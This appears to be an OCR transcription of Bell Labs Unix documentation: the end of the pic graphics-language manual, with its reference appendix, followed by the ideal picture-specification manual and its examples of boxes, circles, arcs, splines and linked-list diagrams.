

```
define ndblock {
        box wid boxwid/2 ht boxht/2
        down;  box same with .t at bottom of last box;   box same
}
boxht = .2; boxwid = .3; circlerad = .3; dx = 0.05
down; box; box; box; box ht 3*boxht "." "." "."
L: box; box; box invis wid 2*boxwid "hashtab:" with .e at 1st box .w
right
Start: box wid .5 with .sw at 1st box.ne + (.4,.2) "..."
N1: box wid .2 "n1";  D1: box wid .3 "d1"
N3: box wid .4 "n3";  D3: box wid .3 "d3"
box wid .4 "..."
N2: box wid .5 "n2";  D2: box wid .2 "d2"
arrow right from 2nd box
ndblock
spline -> right .2 from 3rd last box then to N1.sw + (dx,0)
spline -> right .3 from 2nd last box then to D1.sw + (dx,0)
arrow right from last box
ndblock
spline -> right .2 from 3rd last box to N2.sw-(dx,.2) to N2.sw+(dx,0)
spline -> right .3 from 2nd last box to D2.sw-(dx,.2) to D2.sw+(dx,0)
arrow right 2*linewid from L
ndblock
spline -> right .2 from 3rd last box to N3.sw + (dx,0)
spline -> right .3 from 2nd last box to D3.sw + (dx,0)
circlerad = .3
circle invis "ndblock"  at last box.e + (1.2,.2)
arrow dashed from last circle.w to last box chop 0 chop .3
box invis wid 2*boxwid "ndtable:" with .e at Start.w
```




```
.PS 5
.ps 8
        arrow "source" "code"
LA:     box "lexical" "analyzer"
        arrow "tokens" above
P:      box "parser"
        arrow "intermediate" "code"
Sem:    box "semantic" "checker"
        arrow

        arrow <-> up from top of LA
LC:     box "lexical" "corrector"
        arrow <-> up from top of P
Syn:    box "syntactic" "corrector"
        arrow up
DMP:    box "diagnostic" "message" "printer"
        arrow <-> right  from right of DMP
ST:     box "symbol" "table"
        arrow from LC.ne to DMP.sw
        arrow from Sem.nw to DMP.se
        arrow <-> from Sem.top to ST.bot
.PE
```

There are eighteen objects (boxes and arrows) in the picture, and one line of *pic* input for each; this seems like an acceptable level of verbosity.



Basic Digital Typesetter

```
.PS
.ps -2
        circle "DISK"
        arrow "character" "defns"
CPU:    box "CPU" "(16-bit mini)"
        { arrow <- from top of CPU up "input " rjust }
        arrow
CRT:    "   CRT" ljust
        line from CRT - 0,0.075 up 0.15 \
                then right 0.5 \
                then right 0.5 up 0.25 \
                then down 0.5+0.15 \
                then left 0.5 up 0.25 \
                then left 0.5
Paper:  CRT + 1.05,0.75
        arrow <- from Paper down 1.5
        " ...  paper" ljust at end of last arrow + 0, 0.25
        circle rad 0.05 at Paper + (-0.055, -0.25)
        circle rad 0.05 at Paper + (0.055, -0.25)
        "   rollers" ljust at Paper + (0.1, -0.25)
.ps +2
.PE
.ce
Basic Digital Typesetter
```

Acknowledgements

I am indebted to Chris Van Wyk for ideas from several versions of *ideal*. He and Doug McIlroy have also contributed algorithms for line and circle drawing, and made useful suggestions on the design of *pic*. Theo Pavlidis contributed the basic spline algorithm; Eric Grosse provided code to compute the bounding box of an arc. Charles Wetherell pointed out reference [2] to me, and made several valuable criticisms on an early draft of the language and manual. The exposition in this manual has been greatly improved by suggestions from Jim Blinn and Mark Miller. I am grateful to my early users — Brenda Baker, Dottie Luciani, and Paul Tukey — for their suggestions and cheerful use of an often shaky and clumsy system.

More recent versions of *pic* have benefited greatly from adventurous use by Jon Bentley and Ravi Sethi; their comments on the manual are also much appreciated.

References

1. Anon. V — A viewgraph generating language. Bell Laboratories internal memorandum, May 1979.
2. Beatty, J.C. PICTURE — A picture-drawing language for the Trix/Red Report Editor. Lawrence Livermore Laboratory Report UCID-30156, April 1977.
3. Bentley, J.L. and Kernighan, B.W. GRAP—A Language for Typesetting Graphs. *CACM 29*, 8 (August, 1986), 782-792.
4. Cherry, L.L. and Lesk, M.E. Tbl — A Program to Format Tables. In *Unix Programmer's Manual, Tenth Edition*, AT&T Bell Laboratories, 1989.
5. Kernighan, B.W. PIC — A Graphics Language for Typesetting (Revised User Manual). Bell Laboratories Comp. Sci. Tech. Rep. No. 116, December 1984.
6. Kernighan, B.W. PIC—a language for typesetting graphics. *Software Practice & Experience 12* (1982), 1-20.
7. Kernighan, B.W. and Cherry, L.L. Typesetting Mathematics — User's Guide. In *Unix Programmer's Manual, Tenth Edition*, AT&T Bell Laboratories, 1989.
8. Kernighan, B.W. and Ossanna, J.F. Troff User's Manual. In *Unix Programmer's Manual, Tenth Edition*, AT&T Bell Laboratories, 1989.
9. Van Wyk, C.J. A high-level language for specifying pictures. *ACM Transactions on Graphics 1*, 2 (1982), 163-182.

Appendix A: *Pic* Reference Manual

Pictures

The top-level object in *pic* is the ‘‘picture’’:

picture:
```
.PS optional-width optional-height
element-list
.PE
```

If *optional-width* is present, the picture is made that many inches wide, regardless of any dimensions used internally. The height is scaled in the same proportion unless *optional-height* is present. If instead the line is

```
.PS <f
```

the file `f` is inserted in place of the `.PS` line. If `.PF` is used instead of `.PE`, the position after printing is restored to what it was upon entry.

In no case will the picture be larger than `maxpsht` × `maxpswid`.

Elements

An *element-list* is a list of elements (what else?); the elements are

element:
```
primitive attribute-list
placename : element
placename : position
var = expr
direction
{ element-list }
[ element-list ]
for var = expr to expr by expr do { anything }
if expr then { anything } else { anything }
copy file
copy thru macro
copy file thru macro
sh { commandline }
print expr
reset optional var-list
troff-command
```

Elements are separated by newlines or semicolons; a long element may be continued by ending the line with a backslash. Comments are introduced by a # and terminated by a newline.

Variable names begin with a lower case letter; place names begin with upper case. Place and variable names retain their values from one picture to the next.

The current position and direction of motion are saved upon entry to a `{...}` block and restored upon exit.

Elements within a block enclosed in `[...]` are treated as a unit; the dimensions are determined by the extreme points of the contained objects. Names, variables, and direction of motion within a block are local to that block.

troff-command is any line that begins with a period. Such a line is assumed to make sense in the context where it appears; accordingly, if it doesn’t work, don’t call.

Primitives

The primitive objects are

primitive:
```
box
circle
ellipse
arc
line
arrow
spline
move
text-list
```

`arrow` is a synonym for `line ->`.

Attributes

An *attribute-list* is a sequence of zero or more attributes; each attribute consists of a keyword, perhaps followed by a value.

attribute:

`h(eigh)t` *expr*	`wid(th)` *expr*
`rad(ius)` *expr*	`diam(eter)` *expr*
`up` *opt-expr*	`down` *opt-expr*
`right` *opt-expr*	`left` *opt-expr*
`from` *position*	`to` *position*
`at` *position*	`with` *corner*
`by` *expr, expr*	`then`
`dotted` *opt-expr*	`dashed` *opt-expr*
`chop` *opt-expr*	`->  <-  <->`
`invis`	`solid`
`fill` *opt-expr*	`same`
text-list	*expr*

Missing attributes and values are filled in from defaults. Not all attributes make sense for all primitives; irrelevant ones are silently ignored. The attribute `at` causes the geometrical center to be put at the specified place; `with` causes the position on the object to be put at the specified place. For lines, splines and arcs, `height` and `width` refer to arrowhead size. A bare *expr* implies motion in the current direction.

Text

Text is normally an attribute of some primitive; by default it is placed at the geometrical center of the object. Stand-alone text is also permitted. A *text-list* is a list of text items; a text item is a quoted string optionally followed by positioning requests:

text-item:
```
"..." positioning ...
sprintf("format", expr, ...) positioning ...
```
positioning:
```
center  ljust  rjust  above  below
```

If there are multiple text items for some primitive, they are centered vertically except as qualified. Positioning requests apply to each item independently.

Text items can contain *troff* commands for size and font changes, local motions, etc., but make sure that these are balanced so that the entering state is restored before exiting.

Positions and places

A position is ultimately an *x,y* coordinate pair, but it may be specified in other ways.

position:
expr, expr
place ± *expr, expr*
place ± (*expr, expr*)
(*position*, *position*)
expr [of the way] between *position* and *position*
expr < *position* , *position* >
(*position*)

place:
placename optional-corner
corner of *placename*
nth primitive optional-corner
corner of *nth primitive*
Here

An *optional-corner* is one of the eight compass points or the center or the start or end of a primitive.

optional-corner:
.n .e .w .s .ne .se .nw .sw .c .start .end
corner:
top bot left right start end

Each object in a picture has an ordinal number; *nth* refers to this.

nth:
*n*th
*n*th last

Since barbarisms like `1th` and `3th` are barbaric, synonyms like `1st` and `3rd` are accepted as well.

Variables

The built-in variables and their default values are:

```
boxwid 0.75                boxht 0.5
circlerad 0.25             arcrad 0.25
ellipsewid 0.75            ellipseht 0.5
linewid 0.5                lineht 0.5
movewid 0.5                moveht 0.5
textwid 0                  textht 0
arrowwid 0.05              arrowht 0.1
dashwid 0.1                arrowhead 2
maxpsht 8.5                maxpswid 11
scale 1                    fillval .3
```

These may be changed at any time, and the new values remain in force from picture to picture until changed again or reset by a `reset` statement. Variables changed within `[` and `]` revert to their previous value upon exit from the block. Dimensions are divided by `scale` during output.

Expressions

Expressions in *pic* are evaluated in floating point. All numbers representing dimensions are taken to be in inches.

expr:
```
        expr op expr
        - expr
        ! expr
        ( expr )
        variable
        number
        place .x
        place .y
        place .ht
        place .wid
        place .rad
        sin(expr)  cos(expr)  atan2(expr,expr)  log(expr)  exp(expr)
        sqrt(expr)  max(expr,expr)  min(expr,expr)  int(expr)  rand()
```
op:
```
        +  -  *  /  %  ^
        <  <=  >  >=  ==  !=  &&  ||
```

Definitions

The `define` and `undef` statements are not part of the grammar.

define:
```
        define name { replacement text }
```
undef:
```
        undef name
```

Occurrences of `$1`, `$2`, etc., in the replacement text will be replaced by the corresponding arguments if *name* is invoked as

```
name(arg1, arg2, ...)
```

Non-existent arguments are replaced by null strings. *Replacement text* may contain newlines. The `undef` statement removes the definition of a macro.

The .PS and .PE Macros

This is the default definition of the `.PS` and `.PE` macros:

```
.de PS \" start picture; $1 is height, $2 is width, in inches
.sp .3
.in (\\n(.lu-\\$2)/2u
.ne \\$1
..
.de PE \" end of picture
.in
.sp .6
..
```

Summary of Features Added Since Original Version

The built-in functions `sin`, `cos`, `atan2`, `log`, `exp`, `sqrt`, `max`, `min`, `int`, and `rand` are available.

The `copy` statement includes data from a file or that follows immediately:

```
copy "filename"
copy thru macro
copy "filename" thru macro
```

The *macro* may be either the name of a defined macro, or the body of a macro enclosed in braces. If no filename is given, `copy` copies the input until the next `.PE`.

The `for` and `if` statements provide loops and decision-making:

```
for var=expr to expr by expr do { anything }
if expr then { anything } else { anything }
```

The `by` and `else` clauses are optional. The *expr* in an `if` may use the usual relational operators or the tests *str1* == (or `!=`) *str2* for two quoted strings.

The `sh` command executes any sequence of commands, after expanding any defined names:

```
sh { anything }
```

In all of the above, any single character that does not occur within the body may be used to enclose a body, instead of braces, as in

```
define name X replacement text X
```

Text strings are first-class citizens: a statement beginning with a sequence of text strings is treated as an invisible box with the strings positioned at its center. The variable `textht` and `textwid` may be set to any values to control positioning. The height of *n* such strings is *n* × `textht`.

It is possible to convert expressions to formatted strings:

```
sprintf("format", expr, expr, ...)
```

is equivalent to a quoted string in any context. Variants of `%f` and `%g` are the only sensible format conversions.

Built-in variables may be reset to default values with `reset`.

The `undef` statement removes a macro definition.


Arrowheads may be filled with the `arrowhead` variable; their positioning is improved on arcs.

The width and height of the generated picture may be set independently from the `.PS` line; the maximum height and width are set from `maxpsht` and `maxpswid`.

The state of *troff*'s fill or no-fill mode is preserved around a picture.

Input numbers may be expressed in `E` notation.

Numerous internal changes have been made as well. Any number of objects, text strings, etc., may be used; the only limit is total available memory. Output is now produced in inches instead of units for a particular typesetter, so the `-T` option has gone away.



new = old[x_cart(r=16*sqrt(r_polar(x,y)),a=a_polar(x,y)), y_cart(r,a)]

Kam Montgomery



Ideal — A Picture-specification Language
User and Reference Manual†

Christopher J. Van Wyk

AT&T Bell Laboratories
Murray Hill, New Jersey 07974

ABSTRACT

This manual describes how to use the existing implementation of *ideal*, a programming language to be used for describing pictures. The main use of *ideal* is as a preprocessor to *troff*, so that pictures and text may reside in the same file and be typeset together. *Ideal* can also produce device-independent descriptions of pictures which, for example, can be displayed through the UNIX® system plot filters.

1. Introduction

Ideal is a language for describing pictures. It is intended primarily to operate as a preprocessor to *troff* [4], much like *eqn* [3], *tbl* [1] and *pic* [2].

I have explained the principles that motivate the form of *ideal* elsewhere [8], [7]. This document describes how to use the existing implementation of *ideal* and treats several examples in depth.

Paragraphs like this that appear in smaller type may be skipped on first reading: they present sidelights that may be ignored safely by beginners.

2. Overview of *ideal*

To take advantage of *ideal*'s capabilities, you must believe that

complex numbers are good.

- Complex numbers have a natural correspondence to points in the Cartesian $(x-y)$ coordinate system.
- Using complex numbers obviates the need for distinguishing between ''points'' and ''dimensions.''
- Complex numbers capture readily such common operations as translation, rotation, and reflection in the plane.

Ideal programs define pictures by means of a system of simultaneous equations in the significant points of the picture and a set of drawing instructions to be carried out with respect to those points. *Ideal* solves the system of equations, then draws the picture using the points so determined.

All variables in *ideal* programs are complex numbers, with the usual operations:

- component-wise addition and subtraction: $(a,b) \pm (c,d) = (a \pm c, b \pm d)$
- vector multiplication: $(a,b) * (c,d) = (ac-bd, ad+bc)$
- vector division: $(a,b)/(c,d) = (ac+bd, -ad+bc)/(c^2+d^2)$
- component manipulation: $\mathrm{re}((a,b)) = a$, $\mathrm{im}((a,b)) = b$, and $\mathrm{conj}((a,b)) = (a,-b)$
- vector magnitude calculation: $\mathrm{abs}((a,b)) = \sqrt{a^2+b^2}$
- unit vector function: $\mathrm{cis}(\theta) = \cos\theta + i\sin\theta$

A non-standard notation that has proved useful is $\alpha[x,y]$, for complex x and y, defined by $x+\alpha(y-x)$, and meaning ''α of the way from x to y.''

Scalars are treated as vectors with null imaginary component. For example, `1` is treated as `(1,0)`.

† This is a revised version of [9].

The scale of the coordinate system in which *ideal* programs are written is entirely a matter of convenience. The *ideal* processor proper produces output in the same coordinate system as the input. Postprocessors (''filters'') scale this coordinate system to make sense for the device on which the picture is displayed.

Some of the pictures below include captions keyed to the associated programs. Some of the labels are not produced by the program: I added them to help explain the picture. Such labels are parenthesized. For pictures and programs that have not been labeled, you may find that labeling them yourself helps you understand the program.

3. Elements of the *ideal* Language

This section presents statements that make up the fundamental units of *ideal* programs, so the displayed program text represents fragments of complete programs. Text that appears between `/*` and `*/` is a comment.


3.1. Boxes

The building blocks of *ideal* programs are called *boxes*, which readers familiar with programming may think of as procedures or subroutines. In fact, the picture drawn by an *ideal* program must itself be a box, called *main*; we suppress this extra level of box-nesting for all of Section 3.

3.1.1. Defining Boxes

Here is a simple box and one instance of it:

```
rect {
        var ne, nw, se, sw,
                wd, ht;
        nw = sw + (0,1)*ht;
        ne = nw + wd;
        se = sw + wd;
        conn ne to nw to sw to se to ne;
}
```



It is called *rect*, has six local complex variables: *ne*, *nw*, *se*, *sw*, *wd*, and *ht*, three equations among these variables, and an instruction to draw four lines.

3.1.2. Placing Boxes

To ask for an instance of *rect*, we use a *put* statement *parameter section* containing enough additional equations that the local variables of this instance of *rect* are determined uniquely. For example, we might give the dimensions *ht* and *wd*) and one of the corners (say *sw*):

```
put rect {
        ht = 2;
        wd = 1;
        sw = 0;
};
```



Any of the following *put* statements would draw the same rectangle: (C programmers will recognize the `/*` and `*/` comment brackets.)

```
/* giving one corner, one dimension
   and a relation on the dimensions */
put rect {
        ht = 2;
        wd = 0.5*ht;
        nw = (0,2);
};
```


```
/* giving two adjacent corners
   and the perpendicular dimension */
put rect {
        nw = (0,2);
        sw = 0;
        wd = 1;
};
/* giving two diagonal corners
   and a relation on the dimensions */
put rect {
        ne = (1,2);
        sw = 0;
        wd = 0.5*ht;
};
/* giving three corners */
put rect {
        ne = (1,2);
        nw = (0,2);
        se = 1;
};
/* giving the center of a side,
   a corner, and another dimension */
put rect {
        (nw+sw)/2 = (0,1);
        nw = (0,2);
        wd = 1;
};
```

The *put* statement is to *ideal* what a procedure call is to a conventional programming language. The difference is that none of the variables of a box must be specified to be a parameter whose value is expected in any call: any of the box's variables may be set by the *put* statement, and *ideal* will determine the rest by means of the equations in the definition of the box. This means we can give whatever information we know about this instance of the box, as long as it is enough to determine everything uniquely. This mechanism is useful because we often want to set down a rectangle by giving one of its corners, but not necessarily the same corner each time; in a conventional programming language, we would need to provide a different procedure for each corner, and the code to solve for the other corners from it. (Almost certainly, not all of the *put* statements above are equally useful; but it is good to be able to use any of them when the need arises.)

> Here is how *ideal* solves the system of equations implicit in a program: First, all equations are placed on a queue. Every time a box is called, the solutions to these equations may—and probably will—be different, so all the equations of a box are enqueued separately for each time that box is put. (Of course, different copies of the equation refer to different copies of the variable, but *ideal* keeps that straight.) During processing, *ideal* maintains two classes of variables: dependent and independent. Each dependent variable is represented as a linear combination of independent variables plus a constant term. (Variables whose values are known are a trivial case of dependent variables.) All variables start out independent. As long as there are equations on the queue, *ideal* examines the head equation: if, after substituting for all dependent variables, the equation is linear, *ideal* determines new information from it if possible—that is, *ideal* tries to make one variable dependent on the others, thus reducing the number of independent variables—or decides whether it is redundant or inconsistent; if the equation remains non-linear after substitution, *ideal* adds it to the end of the queue and proceeds. If *ideal* ever goes through the whole queue without discovering any new information, the system cannot be solved (by *ideal*, anyway) and *ideal* complains bitterly. If there are any independent variables left after this processing, *ideal* will complain too, because there is no way they can become known.

The variables *wd* and *ht* above are complex numbers just like the corners, so we can rotate the rectangle by giving them complex non-real values:


```
put rect {
        sw = 0;
        wd = (1,1)/abs((1,1));
        ht = 2*wd;
};
```



(The double parentheses are needed in `abs((1,1))` because `abs(1,1)` is parsed as a function with two arguments.) One point about this example often confuses new users: the vectors *wd* and *ht* point in the *same* direction. It is in the definition of *rect* that the *ht* vector is rotated ninety degrees and added to the southern points to arrive at the northern points. Thus, if we give a *ht* that is perpendicular to *wd*, we get a very flat rectangle.

On the other hand, the definition of *rect* does not assure that *ht* and *wd* will point in the same direction. This *put* statement draws a parallelogram:

```
put rect {
        ht = 1;
        wd = (1,1)/abs((1,1));
        sw = 0;
};
```



Some people who feel that a box called *rect* should draw only rectangles are disturbed by this example. One remedy is to add another equation to the definition of *rect*, asserting that two adjacent sides are perpendicular; *ideal* will complain if this equation is not satisfied (although it won't stop drawing). One such equation is

```
wd/abs(wd) = ht/abs(ht);
```

Here is a definition for box *arrow* that keeps the head of the arrow symmetrical about its shaft:

```
arrow {
        var hd, tl, head, wing;
        head = 0.1;
        wing = head*(tl-hd)/abs(tl-hd);
        conn hd to tl;
        conn hd + cis(25)*wing to hd to hd + cis(-25)*wing;
}
```



Note the definition of *wing* in the example above: the second part of the expression is a unit vector that points from *tl* to *hd*; this is multiplied by *head*, the length of the ''wings'' on the arrowhead.

When a *put* statement is interpreted, the equations in its parameter section are processed before the equations in its definition. Thus, if there are inconsistent equations between the *put* statement and the box definition, the equations in the *put* statement take precedence. This can be useful to provide default values for variables of a box. For instance, if the definition of *rect* gave such default values to *ht* and *wd*, they would take effect unless overridden by equations in the parameter section of the *put* statement.

Ideal ignores inconsistent equations, but it does generate error messages about them. To avoid this error message about a particular equation, use a tilde ~ instead of an equals sign in the equation. The tilde does *not* give the equation any lower ''priority'' than an equation with an equals sign: all it does is shut off the error message. So, the two ordered systems `x = 1`, `x ~ 2` and `x ~ 2`, `x = 1` are *different*. In the former, *x* receives the value 1, and no error message appears when the second equation is processed; in the latter, *x* receives the value 2, and an error is generated when the second equation is encountered.


3.2. Special Boxes—Circles and Arcs

Boxes to draw circles and circular arcs are defined in special library files.

3.2.1. Circles

The box named *circle* has five local variables: *center*, *radius*, *z1*, *z2*, and *z3*. The last three may be any points on the circle. As above, we must give enough information to determine a circle; giving two points on it is insufficient, and giving three collinear points is inconsistent. Here are three ways to draw a circle of radius one centered at the origin.

```
/* giving center and radius */
put circle {
        center = 0;
        radius = 1;
};
```




```
/* giving center and a point on the circle */
put circle {
        center = 0;
        z1 = 1; /* could also have given z2 or z3 */
};
/* giving three points on the circle */
put circle {
        z1 = (1,0);
        z2 = cis(135);
        z3 = cis(235);
};
```

Once the circle has been determined, all five of its internal variables are known. So, if we ask for a circle giving three points, the radius and center will be known afterward. On the other hand, if we ask for a circle by giving the center and the radius, the three points $z1$, $z2$, and $z3$, will be known, and will be on the circle, but there is no guarantee where they will be.

3.2.2. Arcs


Box *arc* has eight local variables: *center*, *radius*, *start*, *midway*, *end*, *startang*, *midang*, and *endang*. It is an arc centered at point *center* with radius *radius*, starting at point *start* at an angle *startang*, passing through point *midway* at an angle *midang*, and ending at point *end* at an angle *endang*. (All angles are measured with respect to *center*, in degrees, with the positive *x*-axis taken to be zero degrees, and the counterclockwise direction to be positive.) Note that *midway* is *not* necessarily the midpoint of the arc! If neither *midway* nor *midang* is given, the arc is drawn counterclockwise from *start* to *end*. Once again, a variety of *put* statements draw the same arc:

```
/* giving center, radius, and
   starting and ending angles */
put arc {
        center = 0;
        radius = 1;
        startang = 0;
        endang = 235;
};
```




```
/* giving center, starting point,
   and ending angle */
put arc {
        center = 0;
        start = 1;
        endang = 235;
};
```

```
/* giving three points on the arc */
put arc {
        start = cis(235);
        midway = -1;
        end = 0;
};
```




3.3. Other Elements of *ideal* Pictures

Ideal pictures also may contain text and splines.

3.3.1. Text Captions

There are three commands to place text with respect to a point. The *left* command left-justifies the text with respect to the specified location: the text will start there. The *right* command right-justifies the text so that it ends at the specified location. The default is to center the text at the point. (The arrows in this picture point to the locations of the named points.)

```
left "some text" at x;
"some centered text" at y;
right "some other text" at z;
```




To include a double quote mark in a string, escape it with a back-slash. If you have a line running through a point at which you place some text, you may want to add a space to one end of the text so that the line doesn't chop through the text. The string may include *troff* special characters (like `\(bu`) and commands to other preprocessors (notably *eqn*), but *ideal* should be run before any other preprocessors.

3.3.2. Splines

Ideal provides quadratic splines that are drawn with a B-spline basis: the user supplies a sequence of guiding points, and *ideal* draws a smooth curve that is tangent to the polygonal path they define at the midpoint of each segment; the spline also starts at the first point and ends at the last.

```
spline x to y to z to w;
```




4. Putting Boxes Together

In this section we present several complete *ideal* programs to show how to build up pictures from boxes.

4.1. Naming Instances of Boxes

Most pictures involve more than placements of simple boxes. And when pictures involve several boxes, certain geometrical relationships should exist among them. We can refer to the local variables of a box that has been put—all we need to do is name the *put* statement. Here is a simple example showing a diagram that could be used to illustrate Pythagoras's Theorem for isoceles triangles:

```
main {
        put first: rect {
                sw = 0;
                ht = wd = 1;
        };
        put next: rect {
                nw = first.se;
                ht = wd = first.ht;
        };
        put last: rect {
                sw = first.ne;
                se = next.ne;
                ht = wd;
        };
}
```




First we place an instance of *rect* called *first*. Then we place another *rect* with its upper left corner (*ne*) at the lower right of *first*. Finally, we draw a third square, two of whose adjacent points are identified with points on the first two squares placed. We could have used any two adjacent points on *last*: if we had placed *last.ne* at

first.ne and *last.nw* at *next.ne*, *ideal* would have figured all the relationships out right, although the program might be quite inscrutable to humans.

How can we circumscribe a triangle? If we name the *put* statement that produces the instance, we can just give its three vertices as values for $z1$, $z2$, and $z3$ in an instance of *circle*.

```
triangle {
        var z1, z2, z3;
        conn z1 to z2 to z3 to z1;
}

main {
        put T: triangle {
                z1 = 0;
                z2 = 1;
                z3 = (2,2);
        };
        put circle {
                z1 = T.z1;
                z2 = T.z2;
                z3 = T.z3;
        };
}
```



4.2. Parameter Section Commands

Any *ideal* statement may appear in the parameter section of a *put* statement. This section illustrates some uses of this feature.

Suppose we will need to draw pictures of a linked list before and after insertion of a new node. We might start with this definition of a *listnode*:


```
listnode {
        put info: rect {
                var hook;
                hook = (nw + sw)/2;
                ht = lht;
                wd = lwd/2;
        };
        put next: rect {
                var c;
                c = (nw + se)/2;
                sw = info.se;
                ht = lht;
                wd = lwd/2;
        };
}
```



This version of *listnode* depends on *rect*. Notice that it references two variables (*lwd* and *lht*) that are not local to itself: these variables must be defined in any environment in which *listnode* is put. (They are global to it.) We have added statements that define new variables (*hook* in *first* and *c* in *next*) that are local to the particular instance of *rect*.

Now we draw the list as it is before insertion:


```
main {
        var lht, lwd;
        lht = 1;
        lwd = 2*lht;
        put first: listnode {
                info.sw = 0;
        };
        put last: listnode {
                info.sw = 2[first.info.sw,first.next.se];
                conn next.sw to next.ne;
        };
        put new: listnode {
                info.nw = 2[first.next.ne,first.next.se];
        };
        put arrow {
                hd = last.info.hook;
                tl = first.next.c;
        };
        put arrow {
                hd = new.info.hook;
                tl = hd - 1;
                right "new " at tl;
        };
        put arrow {
                hd = first.info.hook;
                tl = hd - 1;
                right "list " at tl;
        };
}
```



Here we have added statements directly to the parameter section of two of the calls to *arrow* to avoid either naming each instance of *arrow* or naming the tails of these arrows so that text could be placed there. We have also added a statement to draw the null pointer in box *last*.


The program to draw the list after insertion of the new node remains largely unchanged: the nodes haven't moved; only the arrows hooking them together have moved.

```
main {
        var lht, lwd;
        lht = 1;
        lwd = 2*lht;
        put first: listnode {
                info.sw = 0;
        };
        put last: listnode {
                info.sw = 2[first.info.sw,first.next.se];
                conn next.sw to next.ne;
        };
        put new: listnode {
                info.nw = 2[first.next.ne,first.next.se];
        };
        /* These two arrows are different: */
        put arrow {
                hd = new.info.nw;
                tl = first.next.c;
        };
        put arrow {
                hd = last.info.sw;
                tl = new.next.c;
        }
        /* These are the same as before: */
        put arrow {
                hd = new.info.hook;
                tl = hd - 1;
                right "new " at tl;
        };
        put arrow {
                hd = first.info.hook;
                tl = hd - 1;
                right "list " at tl;
        };
}
```



4.3. A Shorter Version

The previous example is somewhat long-winded because it demonstrates many features of *ideal* that really aren't needed. For instance, it would probably have made better sense to define *listnode* as a basic element rather than building it out of *rect*s. This would reduce the need for delving deep into the internals of boxes from outside (e.g. *first.info.hook*). Here is the same example reworked:




```
listnode {
        var n, s, e, w, ne, nw, se, sw, next;
        n = s + (0,1)*lht;
        ne = n + 0.5*lwd = nw + lwd;
        se = s + 0.5*lwd = sw + lwd;
        e = (ne + se)/2;
        w = (nw + sw)/2;
        next = (ne + s)/2;
        conn nw to ne to se to sw to nw;
        conn n to s;
}

main {
        var lht, lwd;
        lht = 1;
        lwd = 2;
        put first: listnode {
                sw = 0;
        };
        put last: listnode {
                sw = 2[first.sw,first.se];
                conn s to ne;
        };
        put new: listnode {
                nw = 2[first.ne,first.se];
        };
        put arrow {
                hd = new.nw;
                tl = first.next;
        };
        put arrow {
                hd = last.sw;
                tl = new.next;
        };
        put arrow {
                hd = new.w;
                tl = hd - 1;
                right "new " at tl;
        };
        put arrow {
                hd = first.w;
                tl = hd - 1;
                right "list " at tl;
        };
}
```

Notice that equations need not be just a left side and a right side: they may include several expressions that should be equal.

